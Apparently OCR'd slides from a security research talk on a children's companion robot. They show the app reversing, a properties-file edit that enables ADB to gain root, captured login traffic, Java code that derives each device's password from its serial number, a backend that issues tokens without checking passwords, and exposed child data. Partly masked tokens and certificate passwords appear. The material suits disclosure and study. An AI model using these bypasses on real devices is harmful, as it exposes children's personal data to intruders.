
Reverse of launcher and main app



```
public boolean enableADB() {
    try {
        if(this.p.getProperty("ENABLE_ADB") != null) {
            return this.p.getProperty("ENABLE_ADB").trim().equalsIgnoreCase("1") ? true : this.p.getProperty("ENABLE_ADB").trim().equalsIgnoreCase("Y")
        }
    }
    catch(Exception unused_ex) {
    }

    return false;
}
```

Stage 5. Trying to get Root

Find function that works with getappConfiguration request.
Parsing
Field “Enable ADB=N”




```
try {
    String s1 = this.getFileContent(new BufferedReader(new InputStreamReader(assetManager0.open("[redacted]o1.properties"))));
    Log.e("zz", "Content : " + s1);
    if(!s1.contains("error:")) {
        this.writeFile(file0, s1.getBytes());
        return true;
    }
```

Stage 5. Trying to get Root


***o.properties
***o1.properties

Let’s try to change
“ADB_ENABLE=N”
To
“ADB_ENABLE=Y”



```
VOICE_DIR=klug/voices
WEB_URL=http://*****.***o-robot.in
NET_URL=http://*****.***o-robot.in/***oplus_graphapi/game/WS/
BASE_URL=http://*****.***o-robot.in/***oplus_graphapi/game/WS/
BACKEND_URL=http://*****.***o-robot.in/***o/***o/
GLOBAL_AUTH_TOKEN=549***************************cc2
PHONE=N
OFFLINE=N
TRIGGER=1
LOGIN=Y
BLUETOOTH=ON
MCALL=Y
COMP=64
THRESH=2400
BOOT=Y
RLOGS=Y
TEST_FLAG=2
RLOGS_FILE1=/storage/sdcard1/a.log
RLOGS_MODE=ALL
STOP_THRESHOLD=3000
SPEECH_TIMEOUT=3000
ANSWER_CALL_TIMEOUT=60
SYSTEM_UPDATE=APPS_latest.z
SSL_CERTIFICATE_PATH=/sdcard/klug/ssl/node.p12
SSL_CERTIFICATE_PASSWORD=emotix***o
IP_URL=http://*****.***o-robot.in/sparkcommonutil
MAINTENANCE_STATUS_URL=http://*****.***o-robot.in/sparkcommonutil
***o3_BASE_URL=http://*****.***o-robot.in/nf/
NOTIFICATION_URL=http://*****.***o-robot.in/nf/
SUPPORT_EMAIL=support@***o.ai
SUPPORT_NUMBER=+1-415-854-5954
***o3_APPSTORE_BASE_URL=http://*****.***o-robot.in/appstore/***o3/appstore/bot
***o_ENVIRONMENT=prod_1
locale_master={"ar_AE"\:{"id"\:"1","locale"\:"ar_AE","value"\:"\u0627\u064E\u064
ENABLE_ADB=Y
APPCONFIG_HOSTNAME=http://*****.***o-robot.in/login/
```

Stage 5. ROOT IT!



Stage 6. System analysis.

HTTP/(s) traffic analysys


Stage 6. System analysis.

Backend issue #1
Login_user

Password is weak.

6 symbols

Login – serial number




```
POST /nf/login_user HTTP/1.1
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey[redacted]RT
1[redacted]0.pT0Lwup0RGxvrCqVjseFEtqNAB5zhDj5ChPN74D509I
Content-Type: application/json; charset=UTF-8
Content-Length: 54
Host: [redacted]
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/4.3.1

{"key":"0","passwor":"05CDF4","username":"[redacted]02E5E9"}HTTP/1.1 200 OK
Date: Mon, 30 Jan 2023 10:19:30 GMT
Content-Type: application/json
Content-Length: 457
Connection: keep-alive

{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.e[redacted]zd
WI[redacted]0.CCLHpUHQGV1X_I8ic9vojp0KovhpgffqL1eDSFkosrU","refresh_token":"eyJ0eXAiOiJKV1QiLCJhbG
ciOiJIUzI1NiJ9.eyJ[redacted]i
[redacted]Q.q7lu_uTueiKoSNGnD1ci0Uu3Iq9U3-alJ6Zc_HvwWZ8"}POST /nf/v1/getappConfiguration/[redacted]02E5E9 HTTP/1.1
```

Stage 6. System analysis.

Backend issue #2
Login_user

CWE-1391: Use of Weak Credentials
Simple function to generate password

Login – serial number



```
public void init(String s, int v) {
    this.botname = s;
    this.Nbotname = s;
    this.username = s.substring(10, 19);
    this.password = s.substring(13, 19);
    int v1 = (Integer.parseInt(this.password, 16) + 273) * 2;
    this.password = Integer.toHexString(v1);
    this.password = String.format("%06X", v1);
    this.mode = v;
}
```

Backend issue #3


Login_user

Getting token without password

NO PASSWORD CHECK ON BACKEND?!?!?!?!

Stage 6. System analysis.

Backend issue #3



[redacted]usa1.[redacted]-robot.in/nf/login_user POST US

Status: 200 (OK) Time: 473 ms Size: 0.45 kb

JSON (application/json)

```
{"key":"0","password":"123445","username":"[redacted]"}
```

```
{
    "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ
    "refresh_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
}
```

Backend issue #3

Login_user

Getting token without password


NO PASSWORD CHECK ON BACKEND?!?!?!?!

Stage 6. System analysis.

Backend issue #4

getAppConfiguration

Cached Properties
Lots of confident information here as a Child name, age, location, secrets

